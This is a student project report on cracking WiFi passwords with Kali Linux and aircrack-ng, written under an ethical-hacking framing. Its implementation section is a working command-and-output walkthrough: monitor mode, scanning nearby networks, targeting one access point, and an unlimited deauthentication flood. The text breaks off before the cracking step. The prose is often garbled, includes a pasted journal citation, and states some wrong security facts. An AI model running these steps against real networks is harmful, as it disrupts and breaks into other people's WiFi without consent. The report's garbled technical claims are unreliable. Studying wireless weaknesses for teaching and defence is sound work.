

WIFI PASSWORD CRACKING WITH KALI LINUX

(Mini-Project)

A project report submitted to the Srinivas University as partial fulfilment for the
award of the degree of
Bachelor of Technology in Cloud Technology and Information Security

Submitted By

ANAND C

USN: 1SU19CI006

Under the Guidance of

Mrs. Renisha

Assistant Professor



Department of Cloud Technology & Data Science

College of Engineering and Technology

SRINIVAS UNIVERSITY

Mukka, Mangalore – 574146

November 2022

BONAFIDE CERTIFICATE

This is to certify that this project report entitled “**WIFI PASSWORD CRACKING WITH KALI LINUX**” is submitted to Srinivas University College of Engineering and Technology, Mukka, is a bonafide record of work done by **ANAND C** under my supervision from 1ST of November 2022 to 28th of November 2022

Mrs. Renisha
Assistant Professor

Prof. Daniel Selvaraj
Head of Department
Department of Cloud Technology and Data Science
Srinivas University, Mukka

Date:

Place: Mukka

TABLE OF CONTENT

ABSTRACT	4
1. INRODUCTION	5
1.1 THE DOMAIN	6
1.2 THE PROBLEM	8
1.3 THE TECHNOLOGY	8
2. SYSTEM ANALYSIS	11
2.1. LITERATURE REVIEW	11
2.2 EXISTING SYSTEMS	15
2.3. PROPOSED SYSTEM	17
2.4. HARDWARE AND SOFTWARE SPECIFICATIONS	19
3. SYSTEM DESIGN	20
3.1 MODULES DESCRIPTION	20
3.2 ARCHITECTURE DIAGRAM	23
4. IMPLEMENTATION	25
6. CONCLUSION AND FUTURE ENHANCEMENTS	31
7. REFERENCES	32

ABSTRACT

A permitted effort to acquire access to a particular system, business, or data is referred to as ethical hacking. Duplicating the techniques and behaviours of malevolent attacker is part of taking out for an ethical hack. The use of internet is increasing very fast and its use has increased even more, It is very helpful for us, due to which we can do many things just sitting at home and we do not need to go out, but Hackers are misusing the Internet for stealing people's personal information and using it for their own benefit by hacking the mobile phone, computer system and website of others, which causes a lot of trouble to those people and for many people, that's so we need Ethical hackers who have good knowledge about computer fundamental, operating system, computer networks, Programming Languages . Hacking Modules who can be able to save us from these attacks in This paper will discuss about hacking and how to stay safe from hacking we will discuss more about the security vulnerability and Ethical hacking.

1. INRODUCTION

1. THE DOMAIN

The era of Ethical Hacking is spreading in every sector every industry doesn't matter that industry is related with IT or Not, security is necessary for every industry, organization or company because we live in the era of cyberattacks, we all are facing lot of cyber-attacks by black hat hackers, they steal private data and logs, technology is continuously increasing and we just independent on this technology. The need of cyber expert who know very well how to defend it and how to prevent our personal data from the cyber-attacks.

What is Hacking?

Cyber - attack is the technique of finding potential security holes in a computing device in order to gain access too individually or collectively data, either ethically or unethically.

What is Ethical Hacking?

The motive of behind the hacking is totally dependent to ethical hacking if that process is legal (Ethical) then he is Ethical Hacker he must have a Retain permission for penetrate on that system, server, company or any organization. If he has then and then he is Ethical Hacker otherwise we all know who that he a black hat hacker is.

1.3. Phases Of Ethical Hacking Process

- The Maintaining Access Phase
- The Clearing Tracks Phase
- The Scanning Phase
- The Reconnaissance Phase
- The Gaining Access Phase

1.2 THE PROBLEM

The challenge with public Wi-Fi is that it comes with a multiplicity of security dangers. While big businesses may believe they are providing a useful service to their consumers, the security on these networks is likely to be weak or non-existent. Since the initial days of something like the 802.11b architecture in the late 1990s, mobile hotspots have proven infamously unsafe. Major 802.11 faults, including as fundamental security flaws, decryption flaws, and authenticity issues, have been uncovered since the standard's debut. Since then, wireless operations have always been on the rise. The situation is getting enough that severe that the Wi-Fi Affiliation has established two intrusion prevention standards and guidelines fight back against the aggressors. The Wi-Fi Secured Access (WPA) standard, which was established by the Wi-Fi Affiliation, represented as a temporary fix to a well WEP attack vectors it until IEEE released the 802.11i standard. This is now the approved Standard specification that includes the WPA patches for WEP, as well as various cryptographic procedures to make wireless networks even more secure.

- Most common attacks
- Jamming signals
- Unencrypted networks
- Malware distribution
- Misconfiguration Attacks
- Sniffing and snooping
- Malicious hotspots

Man in the Middle Attacks

One of its most prominent network threats is a person attacker. MITM attacks based on local area attacks. When Data travel from device to server and website. That time attacker tries to connect to that network from low vulnerabilities after that hacker has full access on that device, he controls every network packet.

What is Encryption?

The Encryption is process where the data sent from your device and was in a not in human readable form (secret) that can't be read by anyone who doesn't have the key to decode it. Encryption is switched off by normal with most routers when devices leave that factory, that's time must be activated on when the network is set up. If the network was set up by an IT professional, there's a high probability encrypted data was enabled. Yet, there is no best way to know if this has done .

What is WEP?

Wireless Equivalent Privacy (WEP) is a security approach for wireless devices. Their previous internet protocol, which was accepted in 1997, includes it. Its original goal as something of an early technique was to prevent Geezer attacks, which it did for a while. WEP encrypts all traffic with a 64 or 128-bit

hexadecimal key. This is a permanent key, meaning means that independently of device, its same solution is used to encrypt all traffic. This protocol worked for a time until the computing power of regular devices became insufficient. Increased due to advances in IPC as well as slow processing frequencies when it was considered unstable, that protocol being decommissioned during this time.

1.3THE TECHNOLOGY

What is WPA?

WPA is the abbreviation for "Wi-Fi Protected Access," as it's known. WPA (Wireless Protected Access) is a networked security standard for creating solid wireless broadband (Wi-Fi) communities. It's similar to the Standardized interview, but it's more advanced in terms of security keys and user permissions. For an encrypted transferring data to work, both workstations must utilise the same cryptographic key at the start and end of the transmission. WPA uses the While WEP utilizes so same key for all authorised platforms, the important considering integrity protocol (TKIP) contains high concentrations of the key utilized more by devices. Intruders won't have ready to invent their original secret information which might work only with insurance schemes. WPA additionally use the Extensible Authentication Protocol (EAP) for user authorization .

What is WPA 2?

WPA2 is an updated version of WPA that uses the resilient security network (RSN) technology. It was released in © 2018 JETIR July 2018, Volume 5, Issue 7 www.jetir.org (ISSN-2349-5162) JETIRFL06021 Journal of Emerging Technologies and Innovative Research (JETIR) www.jetir.org 169 2004. WPA2 has two modes of operation personal and enterprise. The home mode is designed for personal use, while the commercial mode is often utilized in a work environment. The AES-CCMP encryption method, which combines kept repeating with the CBC-MAC message authentication code approach and the AES block cypher, is used in both of these modes. Intruders snooping in on the connection will have a tougher difficulty detecting patterns as a consequence.

What is WPA 3?

This same Wi-Fi Organization claims that, WPA3 is currently regarded the necessary certification for Wi-Fi CERTIFIED devices. But what is WPA3 and how does it vary from its predecessors WPA2 and WPA? WPA3 intends to address some of WPA2's fundamental flaws. This allows it to provide greater security for personal and open networks, as well as enterprise network security advancements. WPA3 has the advantage of being resistant to brute force assaults, even with weak or short passwords. WPA3 Simultaneous Authentication of Equals (SAE), a secure password-authenticated key exchange technique, replaces WPA2-PSK. WPA3-SAE limits the number of guesses an attacker can make by not transmitting the password hash in clear text. Last year, though, researchers found a number of security issues.

Functionality of air crack-ng

Air crack-ng is a collection of tools for detecting flaws in Wi-Fi networks. It's used to manage Wi-Fi security, capture datagrams, and translate them to text files that can be analysed.

It's used by pen testers to breach the WPA and WEP encryption. Air crack-ng is accessible with any network adapter controllers because driver implements raw monitoring mode.

Aero crack-ng was created with Linux in mind, but it now works with Vista, OS X, Opens, FreeBSD, Solaris, NetBSD, and eComStation.

It can use cyberattacks, PTW assaults, and the Fluhrer, Mantin, and Shamir (FMS) attack to break WEP keys, as well as decryption to crack WPA/WPA2-PSK keys.

Select a Wi-Fi network that you have access to or have permission to use, and then launch Air crack-ng to disclose the password

2. SYSTEM ANALYSIS

2.1. LITERATURE REVIEW

The full form of Wi-Fi is 'Wireless Fidelity' . It is being used as an alternative to wired Local Area Network (LAN). Nowadays, Wi-Fi plays an important role in almost every organization, schools, colleges, etc.

Wi-Fi is used in many electronic devices like mobile phones, cameras, laptops, PCs, etc. It is easy to setup and portable. Also, multiple users can connect to a single Wi-Fi Access Point (AP) easily. But with ease of communication, many security issues have been occurred because of unauthorized users and Wi-Fi Hackers. In order to reduce unauthorized access, encryption techniques like WEP, WPA/WPA2 were introduced in Wireless network.

These methods are used to encrypt the data flowing through the network so that hacker cannot fetch the data.

But still, there are some loopholes and using them we can get an unauthorized access to any type of wireless network. Wi-Fi uses Radio Frequency (RF) to transmit data through the air. Wi-Fi also provides high-speed internet access and data transfer. In a Wi- Fi network, the most important component is an Access Point (AP)

The Access Point (AP) has a radio transmitter and a radio receiver. It is used to connect to an internet network. Nowadays Routers come with inbuilt access points and can be connected directly to the internet network using Ethernet cable. Previously we need to connect router and AP separately. First,

we needed to connect AP to a router using Ethernet and then router to internet network.

WIRELESS NETWORK CHALLENGES

We know that wireless network has completely changed the way of sharing information. The wireless network has proved to be very advantageous but on the other hand, it has to face some other challenges too. The three main challenges faced by a Wi-Fi network are:

1. Confidentiality:

Only authorized users are allowed to read or access data or information.

2. Integrity:

It is defined as the information should not be opened by third party and it should reach in the same format as it was sent by the sending party. Hackers may perform 'Man in the middle (Mitm)' [16] attack to steal the data and information flowing between sender and receiver. MITM can be done using tools like Ettercap, mitm framework, burp suite, etc.

3. Authentication:

The main issue with a wireless network is its mode of transmission. Wi-Fi uses EM waves to send and receive data packets and can be easily captured using right transceiver equipment. So the authorized client must be allowed to connect to the wireless network

Insecurity of Wireless networks is on track ever since the premature days of the 802.11b standard of 1990s. The standard's initiation, major 802.11 limitations, such as physical security, encryption flaws has been discovered.

Because of these, two wireless security standards have come out to help struggle back at the enemy:

Wi-Fi Protected Access (WPA)v: Developed by the Wi-Fi Alliance, served as an intervening standard to fix the well-known WEP vulnerabilities.

IEEE 802.11i (identified as WPA2) , An official IEEE standard, that integrate the WP A fixes for WEP with additional encryption and authentication mechanisms. Like many security standards, the problem with these wireless security solutions is not that they don't work, it's because of the network administrators who are resistant to change and don't fully implement them.

They don't like to reconfigure their wireless systems and don't want to implement new security mechanisms feeling that the management becomes difficult. These look like ignorable things, but they depart many wireless networks defenseless and waiting to be compromised. Though WP A, WP A2 and the various other wireless protection techniques described in this paper have been implemented, network might still be at risk.

As up to our practice, we have seen many providing some security mechanisms either the above ones or the other. But even with many wireless security standards and vendor solutions available, the greater parts of systems are still wide open to assail.

The problem really is not with these wireless networks, in and of themselves. It's with the malicious hackers waiting there for an opportunity over vulnerabilities to make our work thornier. So as to better defend your systems, we have to think like a hacker. Even though it's impossible to reach the identical wicked mindset as the punks, we will be able to see where they're approaching from technically and what could be their upshot on us. For beginners, hackers are probably to target systems that need minimum effort to break in. Mostly the primary object is an organization having one or two wireless APs. We've found that smaller wireless networks undoubtedly work in hacker's favor, for many reasons.

Those are accurately the class of things that elegant hackers make use of. Yet undersized networks aren't the merely vulnerable ones. There are many other flaws that hackers can use in networks of all extents.

Right through this paper, we seek to point out the ways that cyber crooks work while performing specific hacks.

The more aware you are to the hacker state of mind, the closer our security testing will be leading to secured wireless network. Hackers usually don't want to lift our information or crash our systems.

They habitually just want to prove to themselves and their allies that they can crack in. Sometimes these guys want to use a system for attacking other people's networks under mask.

2.2 EXISTING SYSTEMS

1.WEP:

WEP was the first cryptographic method to facilitate data privacy and authentication in a wireless network. It was introduced in 1997.

WEP is a part of IEEE 802.11 network to defend linklevel data during the wireless transmission. WEP uses an algorithm called RC4 (Rivest Cipher 4) to encrypt information. In this, each data packet is encrypted at the AP and then it is decrypted at the receiver end.

WEP ensures that each packet has a unique 24-bit Initialization Vector (IV), this IV is contained in the packet as plain text. In a busy network, we'll have very large no. of packets, this means the possibility of unique random IVs will be exhausted. When we sniff these packets we get similar IVs.

So, the more IVs we collect there will be more chances to break the password. WEP encryption can be cracked within minutes.

There are many tools that can break WEP encrypted Wi-Fi security but the most effective tools are aircrack-ng and wifite. After having such type of vulnerabilities, in 2003 the Wi-Fi Alliance WEP had been replaced by WPA.

The main trouble of WEP was-it uses static encryption keys.

2.WPA/WPA2:

WPA was developed in 2003. WPA/WPA2 were developed for solving the problems in WEP method. WPA2 was introduced in September 2004.

WPA addresses a subset of the IEEE 802.11i specification that addresses the weaknesses of WEP.

WPA is easier to configure and it is extra secure than WEP. WPA uses TKIP (Temporary Key Integrated Protocol). In TKIP each packet is encrypted with a unique temporary key, this means the number of data packet we collect to crack the password (like WEP) is irrelevant. Now, TKIP can be broken easily.

WPA2 uses Advanced Encryption Standard. WPA2 may not work with some older network cards.

WPA2 have the four main advantages that are Mutual authentication, Strong encryption, Interoperability, Ease to use. WPA/WPA2 use the cryptographic hash function for data integrity.

To crack WPA/WPA2 we need to capture the handshake packet from the network. The only packets that contain info that helps us to crack the password are the '4-way handshake' packet. Every time a user connects to the AP a 4-way handshake occurs between the client and AP. By capturing this handshake packet we can crack the password from this handshake file.

The common attacks which reduces the security of Wireless Networks are Message Reply Attack, Man in the Middle Attack, etc.

The Man in the Middle Attack (Mitm) attack occurs on that security mechanism which doesn't provide mutual authentication.

2.3. PROPOSED SYSTEM

To make wireless networks more secured IEEE introduced the technology of disabling SSID, MAC (Media Access Control) filtering. In MAC filtering we can whitelist the MAC address of specific system and only that system can access the network.

But with advancement in technology Hackers can change the MAC address of their system and can access the network and this method also became vulnerable.

WiMax standards were introduced, for solving the security issues of older wireless networks. It is the new advancement in the wireless network . WiMax is still undergoing development and still, the securing problems are not being decreased by WiMax technology.

It also has some vulnerabilities like it lacks mutual authentication and is suspected to relays attacks, spoofing of MAC address of Subscriber Station (SS) and PMK authorization vulnerabilities.

Change wireless network's name

The wireless network name i.e. SSID should be changed so that hackers cannot identify your router's model.

Use a strong password

The password should have a minimum of 8 characters and must include uppercase letters, lowercase letter, numbers and special characters.

Network encryption should be enabled

The best encryption setting to increase your Wi-Fi protection is WPA2 AES. Advanced Encryption Standard, is an encryption system used by governments around the world, including the USA. Nowadays, most of the Wi-Fi routers has WPA2 AES.

Updating router's software

The wireless router's software should be up to date so that its security is maintained.

Disable DHCP in router

When DHCP is enabled, 26 possible IP addresses can be allowed on the network. You can limit the range so that only a certain number of users can access the network.

MAC Filtering

In MAC filtering, only the registered MAC addresses are allowed to use the network. It is one of the best methods to secure a wireless home network.

Disable wireless administrating

Disable the setting that allows administrating the router through a wireless connection this means we need to connect LAN wire for changing the administrator settings of router. This disables any wireless hacking into the router.

Using encrypted tunnel

Wi-Fi Alliance can use an encryption tunnel for secure exchange of password during 4-way handshake. The unencrypted packets can be securely sent using encrypted tunnel. An encrypted tunnel is a way off communication which prevents any type of surveillance by telecom companies, Internet Service Provider (ISP) or any third party. It is used by WhatsApp community (end-to-end encryption) and many other companies

2.4. HARDWARE AND SOFTWARE SPECIFICATIONS

Hardware:

Min 2 GB ram

Min 20 Gb internal storage (Preferred 100 GB)

Software:

Kali Linux (preferred) or any other Linux based operating system

Linux tools such as:

Airodump-ng

Aireplay-ng

Aircrack-ng

3. SYSTEM DESIGN


3.1 MODULES DESCRIPTION

The 4-way handshake is the process of exchanging 4 messages between an access point (authenticator) and the client device (supplicant) to generate some encryption keys which can be used to encrypt actual data sent over Wireless medium.

The first level key is generated is MSK during the process of 802.1X/EAP or PSK authentication.

The second level key is generated from MSK is PMK and GMK. PMK is used to generate PTK and GMK is used to create GTK.

Third level keys are the actual keys used for data encryption.



The goal of this handshake is to create an initial pairing between the client and the AP (access point):


AP sends ANonce to the STA (connecting station). The client creates the PTK (Pairwise Transient Key).

Client sends SNonce to AP and a MIC (Message Integrity Code) which includes the authentication.


The AP creates PTK and sends the GTK (Group Temporal Key), along with a sequence number together and an MIC.

The client sends a confirmation to the AP.

GTK is then used to decrypt multicast/broadcast traffic.



1.2 ARCHITECTURE DIAGRAM



The architecture of the system contains 6 main elements:

1. USER
2. FIND AP AND CLIENTS
3. DEAUTH CLIENTS
4. CAPTURE HANDSHAKE
5. CRACKING
6. DISPLAY PASSWORD

The user runs airodump-ng to discover access points

Running airodump-ng on selected target to display access point, channel, and connected client details.

DE authenticate connected clients from the network

Capture the 4-way handshake between client and access point while client tries to reconnect.

Run aircrack-ng, hashcat, crunch or any other decrypting tool to decrypt the captured handshake.

Display the cracked password to the user.

1. IMPLEMENTATION

➤ Step 1: `iwconfig`

`iwconfig` is used to display and change the parameters of the network interface which are specific to the wireless operation

```
(root@kali)-[~]
# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=-2147483648 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
```

Here, my wireless interface `wlan0` (varies) is currently in managed mode. So it needs to be changed to monitor mode.

➤ Step 2: `airmon-ng check kill`

Stop the current processes which are using the WiFi interface.

```
(root@kali)-[~]
# airmon-ng check kill

Killing these processes:

  PID Name
  1869 wpa_supplicant
```

➤ Step 3: `airmon-ng start wlan0`

To start the `wlan0` in monitor mode.

```
(root@kali)-[~]
# airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0          iwlwifi     Intel Corporation Tiger Lake PCH CNVi WiFi (rev 11)
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)
```

➤ Step 4: `iwconfig`

Check wireless interface

```
(root@kali)-[~]
# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=-2147483648 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

It is successfully changed to monitor mode.

➤ Step 5: `airodump-ng start wlan0mon`

To view all the Wi-Fi networks around you.

```
CH 1 ][ Elapsed: 6 s ][ 2022-12-12 22:07
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
72:AE:E6:A8:49:D3	-35	11	0 0	11	180	WPA2 CCMP	PSK	Realme Narzo
C0:06:C3:B5:ED:78	-57	12	1 0	1	270	WPA2 CCMP	PSK	Paul
FA:DF:18:20:84:CC	-56	17	134 31	6	360	WPA2 CCMP	PSK	POCO M2 Pro
34:E9:11:B3:82:FF	-73	10	15 0	1	65	OPN		vivo 1606

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
72:AE:E6:A8:49:D3	34:7D:F6:B1:EC:3E	-37	0 - 1	5	4		
FA:DF:18:20:84:CC	34:2E:B7:22:37:88	-61	1e-24e	490	134		
34:E9:11:B3:82:FF	CA:AF:A0:B6:A0:20	-63	24e-24	0	26		

Here,


`airodump-ng`: For packet capturing

`wlan0mon`: Name of the interface (This name can be different on the different devices)

Press `Ctrl+C` to stop the process when you have found the target network.

➤ Step 6: `airodump-ng -c 11 -bssid 72:AE:E6:A8:49:D3 wlan0mon -w /root`

To view the clients connected to the target network, and capturing handshake file



```
CH 4 ][ Elapsed: 1 min ][ 2022-12-12 22:09
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
72:AE:E6:A8:49:D3	-29	104	1001	7	11	180	WPA2	CCMP	PSK Realme Narzo

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
72:AE:E6:A8:49:D3	EA:C5:AA:9B:A3:45	-53	24e-24e	103	1006		
72:AE:E6:A8:49:D3	34:7D:F6:B1:EC:3E	-54	0 - 1	0	7		

Here,

`airodump-ng` : For packet capturing

`-c` : Channel

`-bssid` : MAC address of a wireless access point(WAP).

`-w` : The Directory where you want to save the file(Password File).

`wlan0mon` : Name of the interface

- Step 7: Open a new terminal window to disconnect the clients connected to the target network.

Type command : `aireplay-ng --deauth 0 -a 72:AE:E6:A8:49:D3 wlan0mon`

```
(root@kali)-[~]
# aireplay-ng --deauth 0 -a 72:AE:E6:A8:49:D3 wlan0mon
22:47:12 Waiting for beacon frame (BSSID: 72:AE:E6:A8:49:D3) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
22:47:12 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:12 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:13 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:13 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:14 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:14 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:15 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:15 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:16 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:16 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:17 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:17 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:18 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:18 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:19 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:19 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:20 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:20 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:21 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:21 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:22 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:22 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:23 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:23 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:23 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:24 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:24 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:25 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:25 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:26 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:26 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:27 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
22:47:27 Sending DeAuth (code 7) to broadcast -- BSSID: [72:AE:E6:A8:49:D3]
```

Here,

`aireplay-ng` : To inject frames

`--deauth` : For deauthentication

`-0`: No. of deauthentication packets to be sent. Here , infinite packets are sent

`-a` : For the bssid of the target network

